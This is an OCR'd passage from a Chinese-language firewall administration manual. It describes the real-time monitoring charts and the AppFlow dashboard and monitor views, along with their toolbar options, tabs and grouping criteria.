
实时监控可视化在 IPv6 和 IPv4 中的配置相同，在下拉菜单中选择单选按钮来更改视图/配置。



- 仅 **IPv4**
- 仅 **IPv6**
- **IPv4** 和 **IPv6**

当前平均值、最小值、最大值显示

所有图表（除**应用程序**、**连接数目**，和**多核监控**外）显示图表的当前平均值、最小值和最大值。这些值随图表不同而不同，可以是 **Kbps**、**Pps**（每秒数据包数）、**Bytes**，或 **Cps**（每秒连接数）。




对于**入口/出口**图表，信息显示为这两部分内容，**入口**显示在顶部，**出口**显示在底部。对于其他图表，信息显示在顶部。


应用程序监控

应用程序数据流量提供当前访问网络的应用程序的可视化表示。

数据流量




条形图



选项

以下选项是**应用程序**图表特有的。如需其他选项和显示功能的信息，请参见第 62 页的通用功能。

表 5. 应用程序图表选项

选项	小组件	说明
锁定		锁定应用程序图表的显示。锁定/解除锁定选项在您选中**最常用的应用程序**时可用。“最常用的应用程序”显示排名靠前的 25 个应用程序；您可以使用锁定或解除锁定选项来阻止报告更改前 25 个应用程序。
解除锁定		解除锁定应用程序图表的显示。
应用程序显示		指定在应用程序流量图中显示的应用程序。 您可通过下拉菜单指定**最常用的应用程序**、**所有应用程序**或单独的应用程序。如果需要，可通过单击多个复选框选择多个应用程序。


带宽监控

入口和**出口带宽**数据流量图表提供流入和流出带宽流量的可视化表示。显示内容中包括当前已使用的总带宽百分比、带宽流量的平均流量，以及已通过每个接口的最小流量和最大流量。

注：带宽图与应用程序图没有直接关联。

流量图

流量图格式会重叠带宽接口，以便您查看出现的所有入口和出口带宽流量。x 轴显示当前时间，y 轴显示入口和出口带宽流量。



条形图

条形图格式在条形图中显示与单独接口有关的数据，以便您比较单独的带宽接口。在此图中，x 轴表示接口，y 轴表示入口和出口带宽流量。



选项

有多个选项可用于自定义**入口**和**出口带宽**图表的**显示**、**缩放**和**视图**。以下选项是**带宽**图表特有的。如需其他选项和显示功能的信息，请参见第 62 页的通用功能。


表 6. 入口和出口带宽图表选项

选项	小组件	说明
接口速率显示		指定在带宽流量图中显示的接口。 下拉菜单提供了选项来指定**所有接口速率**、**所有接口 (%)**或单独接口的速率或百分比 (%)。 根据您的接口数量，单独的接口可能不同。如果需要，可以选择多个接口。

数据包速率监控

数据包速率监控提供了关于入口和出口数据包速率（以每秒包数 pps 为单位）的信息。可以将其配置为按网络接口显示数据包速率。该图显示了入口和出口网络流量的当前平均数据包速率、最小数据包速率和最大数据包速率。

流量图



条形图




选项

有多个选项可用于自定义**入口**和**出口数据包速率**的**显示**、**缩放**和**视图**。如需选项和显示功能的信息，请参见第 62 页的通用功能。

数据包大小监控

数据包大小监控提供了关于入口和出口数据包大小（以字节 B 为单位）的信息。可以将其配置为按网络接口显示数据包大小。该图显示了入口和出口网络流量的当前平均数据包大小、最小数据包大小和最大数据包大小。

流量图



条形图




选项

有多个选项可用于自定义**入口**和**出口数据包**大小的**显示**、**缩放**和**视图**。如需选项和显示功能的信息，请参见第 62 页的通用功能。


连接速率监控

连接速率监控是通过收集每个刷新周期每一个接口的流入和流出连接速率绘制出来的。当同时查看多个接口的联合连接速率时，它可能出现双倍于正常的连接速率。针对两个接口将一对接口之间的单一连接计算了两次。

流量图



条形图



选项


有多个选项可用于自定义**连接速率**的**显示**、**缩放**和**视图**。如需选项和显示功能的信息，请参见第 62 页的通用功能。

连接数目监控


连接数目监控提供了当前总连接数量、峰值连接数量和最大连接数量的可视化表示。y 轴显示从 0C（零个连接）到 1KC（一千个连接）之间的连接总数。默认的自动缩放为 **100K**。

流量图

.



条形图



选项

有多个选项可用于自定义**连接数目**的**显示**、**缩放**和**视图**。如需选项和显示功能的信息，请参见第 62 页的通用功能。

注：连接数目监控没有图例。


多核监控

注：为提高便利性和可访问性，也可通过**公告板 > 多核监控**、**公告板 > 实时监控**或**系统 > 诊断**页面访问多核监控。**系统 > 诊断**页面上显示的**多核监控**与**公告板 > 多核监控**的内容相同。两个监控都显示单核相关的信息。**公告板 > 实时监控**以流量图格式显示合并数据的信息或以条形图格式显示单独的核心信息。

多核监控显示防火墙各个核心利用率的动态更新统计数据。核心 1 到核心 8 用于处理控制平面。核心 1 到核心 8 的使用情况在多核监控中显示为绿色。剩余的核心用于处理数据平面。为使处理器获得最大的灵活性，各种功能都不专门使用特定的核心；而是让所有核心都能处理所有数据平面任务。所有核心共享内存。每个核心都能同时处理单独的流量，从而允许并行处理最多 88 个流量。


流量图

将流量图格式与**多核监控**数据重叠。x 轴显示当前时间，y 轴显示已使用的 CPU 百分比。



条形图


条形图格式显示与单独的核心有关的数据。x 轴显示核心，y 轴显示已使用的 CPU 百分比。



选项

可用于自定义**多核监控**接口的选项包括**缩放**和**视图**。以下选项是**多核**图表特有的。如需其他选项和显示功能的信息，请参见第 62 页的通用功能。

表 7. 多核监控选项

选项	小组件	说明
聚合显示		指定在多核监控流量图中显示的核心。 您可使用下拉菜单指定**目前（聚合）**、**平均（聚合）**和单独的核心。 根据可用的核心数量，单独的核心可能不同。可以选择多个单元核心。

6

查看前十个 AppFlow 报告

- 第 73 页的公告板 > AppFlow 公告板
  - 第 74 页的配置显示


公告板 > AppFlow 公告板

公告板 > AppFlow 公告板页面提供与**公告板 > AppFlow 报告**中相同的信息。只有在 **AppFlow 公告板**中，才以图表方式显示每个类别中前十个项目的信息。AppFlow 公告板显示下列项目的图表：

- 排名前列的应用程序
- 排名前列的用户
- 排名前列的病毒
- 排名前列的入侵软件
- 排名前列的间谍软件
- 排名前列的 URL 级别
- 排名前列的位置
- 排名前列的 IP 地址

注：**公告板 > AppFlow 报告**页面中的 **Botnets** 类别在**公告板 > AppFlow 公告板**页面中没有相应的图表。请参见第 89 页的公告板 > AppFlow 报告。

下图显示了 **AppFlow 公告板**页面中的前两个图表。其他类别的图表与之相似。



配置显示

主题：

- 第 74 页的配置数据收集的时间长度
- 第 74 页的配置聚合报告
- 第 74 页的指定数据源
- 第 74 页的选择如何查看各个图表

配置数据收集的时间长度

此工具栏显示数据收集的时间长度：



通过在**视图**下拉菜单中选择开始时间，可以指定图表中所显示数据收集的时间长度：

- **自从重启**
- **自从上次重置**

您可以刷新以下两项显示：

- 单击**视图**下拉菜单旁边的**刷新** 图标，刷新页面显示。
- 单击某一图表的**刷新**图标，仅刷新该图表的显示。

配置聚合报告

绿色的**状态** 状态 图标表示 AppFlow 聚合报告已启用。将鼠标悬停在**状态**图标上将会显示一个工具提示，带有指向 **AppFlow > 流量报告**的链接，可在其中启用、禁用以及配置 Appflow 聚合报告。



指定数据源

可以在**数据源**下拉菜单中指定数据的来源：

- **本地**
- **AppFlow 服务器**
- **GMSFlow 服务器**

选择如何查看各个图表

可以在图表的标题栏下拉菜单中选择查看图表数据的方式：

- **排名前列的应用程序**图表和**排名前列的位置**图表：
  - **会话** - 连接/流量的数目

    - **发起字节** – 发起者发送的字节数目
    - **响应字节** – 响应者发送的字节数目
- **排名前列的用户**和**排名前列的 IP 地址**图表：
    - **会话** – 连接/流量的数目
    - **接收的字节** – 用户/IP 地址接收的数据字节数目
    - **发送的字节** – 用户/IP 地址发送的数据字节数目
- **排名前列的病毒**图表、**排名前列的入侵软件**图表、**排名前列的间谍软件**以及**排名前列的 URL 级别**图表：
    - **会话** – 连接/流量的数目

7

监控实时网络数据

- 第 76 页的公告板 > AppFlow 监控
  - 第 77 页的 AppFlow 监控选项卡
  - 第 77 页的 AppFlow 监控工具栏
  - 第 79 页的组选项
  - 第 80 页的 AppFlow 监控状态
  - 第 80 页的 AppFlow 监控视图
  - 第 84 页的过滤器选项
  - 第 87 页的生成应用程序可视化报告

公告板 > AppFlow 监控

AppFlow 监控提供实时的流入和流出网络数据。AppFlow 监控界面中提供了各种视图和可自定义选项，用于协助按照应用程序、用户、URL、发起者、响应者、威胁、VoIP、VPN、设备或内容来显示流量数据。



主题：

- 第 77 页的 AppFlow 监控选项卡
- 第 77 页的 AppFlow 监控工具栏
- 第 79 页的组选项
- 第 80 页的 AppFlow 监控状态
- 第 80 页的 AppFlow 监控视图

- 第 84 页的过滤器选项
- 第 87 页的生成应用程序可视化报告

AppFlow 监控选项卡

AppFlow 监控选项卡包含关于流入和流出的网络流量的详细信息。每个选项卡提供一个方面的网络流量视图。数据按选项卡整理：



表 8. AppFlow 监控选项卡

此选项卡	显示
应用程序	当前访问网络的应用程序列表。
用户	当前连接到网络的用户列表。
URL	当前用户访问的 URL 列表。
发起程序	当前连接发起者的详细信息。
响应者	当前连接响应者的详细信息。
威胁	网络所遭遇的威胁列表。
VoIP	当前 VoIP 和媒体流量。
VPN	当前连接到网络的 VPN 会话列表。
设备	当前连接到网络的设备列表。
目录	关于流经网络的流量类型的信息。

AppFlow 监控工具栏




AppFlow 工具栏可用于自定义 AppFlow 监控界面。利用创建规则和向过滤器添加项目的功能，可以实现更多应用程序控制和用户控制。此外还提供了不同的视图、暂停和播放功能、可自定义的数据间隔和刷新频率，以帮助显示传入的实时数据。按群组选择数据并配置选项卡上显示的列以精化显示结果。



表 9. AppFlow 监控工具栏选项

选项	小组件	说明
创建规则	创建规则	启动应用程序控制向导。如需使用此向导的更多信息，请参见第 731 页的关于应用程序规则和应用程序控制高级。 注：常规和服务类型应用程序不能包含在规则中。
过滤视图	过滤视图	关联选项卡中的数据。如需创建过滤器的更多信息，请参见第 84 页的过滤器选项。

表 9. AppFlow 监控工具栏选项

选项	小组件	说明
间隔		指定收集数据的时间跨度。默认值为**最近 60 秒**。
组		根据可用的分组选项（因所选的选项卡而异）对选择进行分类。请参见第 79 页的组选项。
IP 版本		允许选择互联网协议：**IPv4**、**IPv6** 或两者 **(IPv4 和 IPv6)**（默认值）。
列表视图		提供数据流量的详细列表视图。请参见第 81 页的列表视图。
饼图视图		提供数据流量的饼图视图。请参见第 83 页的饼图视图。
流量图视图		提供数据流量的流量图视图。请参见第 84 页的流量图视图。
导出		将数据流量导出为逗号分隔变量 (.csv) 格式。
打印 PDF 报告		生成应用程序可视化报告。更多信息请参见第 87 页的生成应用程序可视化报告。
配置		通过启用或禁用 #（编号）列、选项卡对象（如应用程序或 VPN）、会话、数据包、字节、速率和威胁定制显示。还允许在数字字段中启用或禁用逗号。
“刷新”按钮		显示刷新实时数据。
状态更新		提供关于应用程序签名、GAV 数据库、间谍软件数据库、IPS 数据库、国家/地区数据库、最大流入流量数据库和 CFS 状态等信息。如需更多信息，请参见第 80 页的 AppFlow 监控状态。 • 绿色状态图标表示所有相应的签名和数据库均处于活动状态。 • 黄色状态图标表示部分或所有签名数据库仍在下载或无法激活。 • 红色状态图标表示该数据库未下载或活动。

组选项

组选项基于指定的组对数据进行排序。每个选项卡包含不同的分组选项。

表 10. 不同选项卡的群组选项

本选项卡	可以根据	下列标准分组
应用程序	应用程序（默认）	按单独的应用程序显示生成的所有流量。
	类别	按应用程序类别对生成的所有流量进行分组。
	签名	按应用程序签名对生成的所有流量进行分组
用户	用户名（默认）	按特定用户对生成的所有流量进行分组。
	IP 地址	按特定 IP 地址对生成的所有流量进行分组。
	域名	按特定域名对生成的所有流量进行分组。
	验证类型	按特定授权方法对生成的所有流量进行分组。
URL	URL（默认）	按每个 URL 显示生成的所有流量。
	域名	按域名对生成的所有流量进行分组。
	评级	基于 CFS 评级对生成的所有流量进行分组。
发起程序	IP 地址（默认）	按特定 IP 地址对生成的所有流量进行分组。
	接口	根据防火墙接口对所有流量进行分组。
	国家或地区	基于国家/地区 IP 数据库，按每个国家/地区对生成的所有流量进行分组。
响应者	IP 地址（默认）	按 IP 地址对所有流量进行分组。
	接口	按接口对响应者进行分组。
	国家或地区	基于国家/地区 IP 数据库，按每个国家/地区对响应者进行分组。
威胁	入侵	显示在其中已识别入侵的流量。
	病毒	显示在其中已识别病毒的流量。
	间谍软件	显示在其中已识别间谍软件的流量。
	垃圾邮件	显示归为垃圾邮件类别的所有流量。
	Botnet	显示已阻断的连接前往/来自 Botnet 服务器的所有流量。
	全部（默认值）	显示已识别为威胁或归为垃圾邮件类别的所有流量。
VoIP	媒体类型（默认）	根据媒体类型对 VoIP 流量进行分组。
	呼叫方 ID	根据呼叫方 ID 对 VoIP 流量进行分组。
VPN	远程 IP 地址（默认）	根据远程 IP 地址对 VPN 流量进行分组。
	本地 IP 地址	根据本地 IP 地址对 VPN 流量进行分组。
	名称	根据隧道名称对 VPN 流量进行分组。
设备	IP 地址（默认）	按网络内部的 IP 地址对流量进行分组。
	接口	按防火墙上的接口对流量进行分组。
	名称	按设备名称或 MAC 地址对流量进行分组。
目录	电子邮件地址（默认）	按电子邮件地址对内容进行分组。
	文件类型	按检测到的文件类型对流量进行分组。

AppFlow 监控状态

将光标悬停在工具栏中的**状态**按钮时会显示 **AppFlow 监控状态**工具提示。**AppFlow 监控状态**提供许可信息、状态、应用程序规则的签名更新、应用程序控制高级、GAV、IPS、防间谍软件、CFS、反垃圾邮件、BWM、国家/地区数据库、Geo-IP 阻塞或 Botnet 阻塞。工具提示还显示数据库中的最大流量以及 AppFlow 的启用方式。为便于配置 AppFlow 监控显示器，此工具提示提供每个项目相应 UI 页面的链接，如 **AppFlow > 流量报告**，用于配置 AppFlow。

如果不再需要 **AppFlow 监控状态**工具提示，请单击右上角的**关闭**。



AppFlow 监控视图


AppFlow 监控提供了三种视图：**列表视图**、**饼图视图**和**流量图视图**。每个视图都为您提供了唯一的实时流入数据显示。

主题：

